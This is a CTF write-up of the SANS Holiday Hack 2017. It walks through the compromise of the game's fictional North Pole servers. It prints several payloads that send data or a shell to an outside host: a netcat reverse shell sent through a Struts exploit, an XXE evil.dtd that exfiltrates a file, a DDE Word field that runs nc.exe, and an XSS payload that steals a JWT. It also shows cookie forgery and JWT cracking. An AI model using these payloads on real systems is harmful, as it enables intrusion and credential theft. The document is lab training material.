January 2nd, 2018

Digitalencoding

Adam Flathers

SANS Holiday Hack 2017

WINTERED: THE UNTOLD STORY OF THE ELVES OF THE NORTH POLE


Summary of Results

Initial reconnaissance of l2s.northpolechristmastown.com(35.185.84.51) resulted in the discovery of a Development Version of the site running Apache Struts on dev.northpolechristmastown.com. An examination of these hosts revealed that the development version of the site was vulnerable to CVE-2017-9805.

```
[*] URL: https://l2s.northpolechristmastown.com/
[*] Status: Not Affected.
[%] Done.

[*] URL: https://dev.northpolechristmastown.com/
[*] Status: Site Vulnerable!
[%] Done.
```

Using a reverse shell from msfvenom and command injection via CVE-2017-9805, I was able to get a shell on the webserver.

```
root@analysis:~# msfvenom -l payloads | grep "cmd/unix/" | awk '{print $1}'
----SNIP----
cmd/unix/reverse_awk
cmd/unix/reverse_bash
cmd/unix/reverse_bash_telnet_ssl
cmd/unix/reverse_lua
cmd/unix/reverse_ncat_ssl
cmd/unix/reverse_netcat
----SNIP----
root@analysis:~# msfvenom -p cmd/unix/reverse_netcat LHOST=REDACTED
LPORT=8080
No platform was selected, choosing Msf::Module::Platform::Unix from the payload
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 104 bytes
mkfifo /tmp/skjeyib; nc REDACTED 8080 0</tmp/skjeyib | /bin/sh >/tmp/skjeyib 2>&1;
rm /tmp/skjeyib
```


root@analysis: ~/Desktop/SANS/L2S
File Edit View Search Terminal Help

```
root@analysis:~/Desktop/SANS/L2S# nc -lvp 8080
listening on [any] 8080 ...
connect to [192.168.0.31] from 56.97.185.35.bc.googleusercontent.com [35.185.97.
56] 52942
whoami
alabaster_snowball
id
uid=1003(alabaster_snowball) gid=1004(alabaster_snowball) groups=1004(alabaster_
snowball)
```

```
root@analysis:~/Desktop/SANS/L2S# cve-2017-9805.py -u 'https://dev.northp
olechristmastown.com' -c 'mkfifo /tmp/skjeyib;                  0</tmp/skje
yib | /bin/sh >/tmp/skjeyib 2>&1; rm /tmp/skjeyib'
[+] Encoding Command
[+] Building XML object
[+] Placing command in XML object
[+] Converting Back to String
[+] Making Post Request with your payload
[+] Payload executed
root@analysis:~/Desktop/SANS/L2S#
```

root@analysis:~# nc -lvp 8080
listening on [any] 8080 ...
connect to [192.168.0.31] from 59.78.227.35.bc.googleusercontent.com [35.227.78.59] 59406
id
uid=1003(alabaster_snowball) gid=1004(alabaster_snowball) groups=1004(alabaster_snowball)

After an examination of the webserver, GreatBookPage2.pdf was located in the webroot /var/www/html. The page was downloaded and an SHA1 hash was performed on the page.

aa814d1c25455480942cb4106e6cde84be86fb30 GreatBookPage2.pdf

After closer inspection of the webserver, Alabaster Snowball's hardcoded password was recovered from an OrderMySql.class file located in

/opt/apache-tomcat/webapps/ROOT/WEB-INF/classes/org/demo/rest/example

final String username = "alabaster_snowball";
final String password = "stream_unhappy_buy_loss";

Using the compromised webserver as a pivot point along with the password recovered from it, I was able to target previously inaccessible internal resources. This resulted in the compromise of an SMB Server, EWA Email Server, EaaS Server, SCADA EMI Server, as well as the EDB Server.

Attack Narative: System Discovery

For the purposes of this assessment, l2s.northpolechristmastown.com and all hosts on 10.142.0.0/24 internal network were in scope. An nmap scan was performed to identify other hosts on the network, as well as to identify possible services running on the open ports.

```
Nmap scan report for hhc17-l2s-proxy.c.holidayhack2017.internal (10.142.0.2)
Host is up (0.00024s latency).
Not shown: 996 closed ports
PORT         STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
2222/tcp open  EtherNetIP-1

Nmap scan report for hhc17-apache-struts1.c.holidayhack2017.internal (10.142.0.3)
Host is up (0.000080s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

```
Nmap scan report for mail.northpolechristmastown.com (10.142.0.5)
Host is up (0.00016s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
143/tcp  open  imap
2525/tcp open  ms-v-worlds
3000/tcp open  ppp

Nmap scan report for edb.northpolechristmastown.com (10.142.0.6)
Host is up (0.00012s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
389/tcp  open  ldap
8080/tcp open  http-proxy

Nmap scan report for hhc17-smb-server.c.holidayhack2017.internal (10.142.0.7)
Host is up (0.00087s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap scan report for hhc17-emi.c.holidayhack2017.internal (10.142.0.8)
Host is up (0.00077s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
```

```
Nmap scan report for hhc17-apache-struts2.c.holidayhack2017.internal (10.142.0.11)
Host is up (0.00014s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for eaas.northpolechristmastown.com (10.142.0.13)
Host is up (0.00074s latency).
Not shown: 998 filtered ports
PORT         STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
```

SMB Server Compromise:

Using access to the L2S server, an SSH tunnel was setup to allow access to the internal server.

```
root@analysis:~# ssh -L 9050:10.142.0.7:445 alabaster_snowball@35.185.84.51
smbclient -L 10.142.0.7 -p 445 -U alabaster_snowball
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\alabaster_snowball's password:

    Sharename       Type   Comment
    ---------       ----   -------
    ADMIN$          Disk   Remote Admin
    C$        Disk   Default share
    FileStor  Disk
    IPC$      IPC    Remote IPC
```

A file share was identified above, and was connected to via **smbclient \\\\10.142.0.7\\FileStor**

```
smb: \> ls
  .                                   D        0  Sun Dec 24 22:09:11 2017
  ..                                  D        0  Sun Dec 24 22:09:11 2017
  BOLO - Munchkin Mole Report.docx      A   255520  Wed Dec  6 15:44:17 2017
  GreatBookPage3.pdf                  A  1275756  Mon Dec  4 13:21:44 2017
  MEMO - Password Policy Reminder.docx        A   133295  Wed Dec  6 15:47:28 2017
  Naughty and Nice List.csv           A        10245  Thu Nov 30 13:42:00 2017
  Naughty and Nice List.docx          A        60344  Wed Dec  6 15:51:25 2017
```

All of the documents were downloaded from the SMB share, and an SHA1 hash was performed on the page.

57737da397cbfda84e88b573cd96d45fcf34a5da GreatBookPage3.pdf

Elf Web Access Compromise:

Based on the hints and the cookie_maker recipe:


//makes the string into cipher text .... in base64. When decoded this 21 bytes in total length. 16 bytes for IV and 5 byte of random characters

So we need to generate 16 random bytes, and base64 encode them to bypass the login (given that we know a users email address)


```
echo -n '0bf3d4896d2bd20642ecf033b9d09dd8' | xxd -r -p | base64
C/PUiW0r0gZC7PAzudCd2A==
```

Strip off the padding (C/PUiW0r0gZC7PAzudCd2A) and our cookie becomes:

{"name":"alabaster.snowball@northpolechristmastown.com","plaintext":"","ciphertext":"C/PUiW0r0gZC7PAzudCd2A"}




We now have access to alabaster snowball's email account. There were several useful things in the inbox, including a DDE example that can be used later to compromise another machine, and a download link for another page of the Great Book.



```
>>
>>
>> On 12/5/2017 9:10 AM, holly.evergreen@northpolechristmastown.com wrote:
>>> Hey Santa,
>>>
>>> Found this lying around. Figured you needed it.
>>>
>>> http://mail.northpolechristmastown.com/attachments/GreatBookPage4_893jt91md2.pdf
>>>
>>>
>>> :)
>>>
>>> -Holly
>>>
>>
>
```


SHA1 Hash was taken of GreatBookPage4 (GreatBookPage4_893jt91md2.pdf)

f192a884f68af24ae55d9d9ad4adf8d3a3995258 GreatBookPage4.pdf



```
Hey Alabaster,

You know I'm a novice security enthusiast, well I saw an article a while
ago about regarding DDE exploits that dont need macros for MS word to
get command execution.

https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/

Should we be worried about this?

I tried it on my local machine and was able to transfer a file. Here's a
poc:

http://mail.northpolechristmastown.com/attachments/dde_exmaple_minty_candycane.png

I know your the resident computer engineer here so I wanted to defer to
```

There were also several references to powershell and netcat being in the users path on the system. All of this information will come in handy when it comes time for Phishing.



Date/Time: Wed, 15 Nov 2017 13:19:57 -0500

Subject: Re: COOKIES!

Message Body:

```
Awesome, yea if anyone finds that .docx file containing the recipe for
"gingerbread cookie recipe", please send it to me in a docx file. Im
currently working on my computer and would totally download that to my
machine, open it, and click to all the prompts.


Thanks!

Alabaster Snowball
```

EaaS Compromise:


After uploading Elfdata.xml containing the following code

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE demo [
        <!ELEMENT demo ANY >
        <!ENTITY % extentity SYSTEM "http://REDACTED:8080/evil.dtd">
        %extentity;
        %inception;
        %sendit;
        ]
>
```

A connection was made on my server for evil.dtd


```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % stolendata SYSTEM "file:///c:/greatbook.txt">
<!ENTITY % inception "<!ENTITY &#x25; sendit SYSTEM
'http://REDACTED:80/?%stolendata;'>">
```

After the server ran the code, I had a link in the response from EaaS with greatbook6.pdf



root@analysis: /var/www/html
File Edit View Search Terminal Help
This is the current order for your Elves!

```
root@analysis:/var/www/html# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
35.185.118.225 - - [02/Jan/2018 22:46:09] "GET /evil.dtd HTTP/1.1" 200 -
35.185.118.225 - - [02/Jan/2018 22:46:09] "GET /?http://eaas.northpolechristmast
own.com/xMk7H1NypzAqYoKw/greatbook6.pdf HTTP/1.1" 200 -
```




eaas.northpolechristmastown.com/xMk7H1NypzAqYoKw/greatbook6.pdf

SHA1 hash was performed on GreatBookPage6 (greatbook6.pdf)
8943e0524e1bf0ea8c7968e85b2444323cb237af GreatBookPage6.pdf

Elf-Machine Interfaces SCADA Compromise:

Based on the references in the Email system, Alabaster Snowball is looking for a docx file containing a cookie recipe. I crafted a Microsoft Word Document with the following DDE code.

{DDEAUTO c:\\windows\\system32\\cmd.exe "/K nc.exe -d REDACTED 8080 -e cmd.exe}



jessica.claus@northpolechristmastown.com

To:
alabaster.snowball@northpolechristmastown.com

Subject:
gingerbread cookie recipe

Message Body:

I found the gingerbread cookie recipe that you were looking for!

Sincerely,

Jessica Claus

ATTACHED FILE DOWNLOAD HERE: http://mail.northpolechristmastown.com/attachments/IlNuPemOlYy8NhpuX6hpJAMXlaz7HbPDFCfPPFCDJ7CFV1HqOB__CookieRecipe.docx

After downloading GreatBookPage7 a SHA1 hash was taken
c1df4dbc96a58b48a9f235a1ca89352f865af8b8 GreatBookPage7.pdf

Elf Database Compromise:

Looking at the source code of the webpage, we can see that there is a web token (JWT) being stored in localStorage.

```
  if (!document.cookie) {
        window.location.href = '/';
     } else {
        token = localStorage.getItem("np-auth");
        if (token) {
           $.post( "/login", { auth_token: token }).done(function( result ) {
              if (result.bool) {
                 window.location.href = result.link;
              }
           })
        }
     }
```

Clicking on the Support link, we are taken to a page with a password reset form with some regex filtering.

```
if (help_email.match(/^[\w\_\-\.]+\@[\w\_\-\.]+\.\w\w\w?\w?$/g) !== null){
         if (help_message.match(/^.+$/g) != null) {
            if (help_message.match(/[sS][cC][rR][iI][pP][tT]/g) == null) {
```

There are plenty of ways to make javascript run without script tags. The code I used, grabbed the JWT from localStorage and forwarded it to my machine with a python SimpleHTTPServer running to catch the requests.

**Message <IMG SRC='#'
onerror=this.src='http://REDACTED/?c='+localStorage["np-auth"];>**

```
root@analysis:/var/www/html# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
35.196.239.128 - - [02/Jan/2018 23:14:39] "GET
/?c=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvd
SI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowM
CIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3CtrWt4SGwfg7mi6V9_4raZE5
ehVkI9h04kr6I HTTP/1.1" 200 -
```


This token was ran through a python script which converts it into a format that John can handle for cracking it.

```
root@analysis:~/Desktop/SANS/EDB# python jwt2john.py
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvd
SI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDo
wMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3CtrWt4SGwfg7mi6V9_
4raZE5ehVkI9h04kr6I > converted
```

```
root@analysis:~/Desktop/SANS/EDB# cat converted
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6I
mVsZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsI
nVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9#33b6782370adad6b78486c1f83b9a2e95f
7fe2b6991397a156423d874e24afa2
```

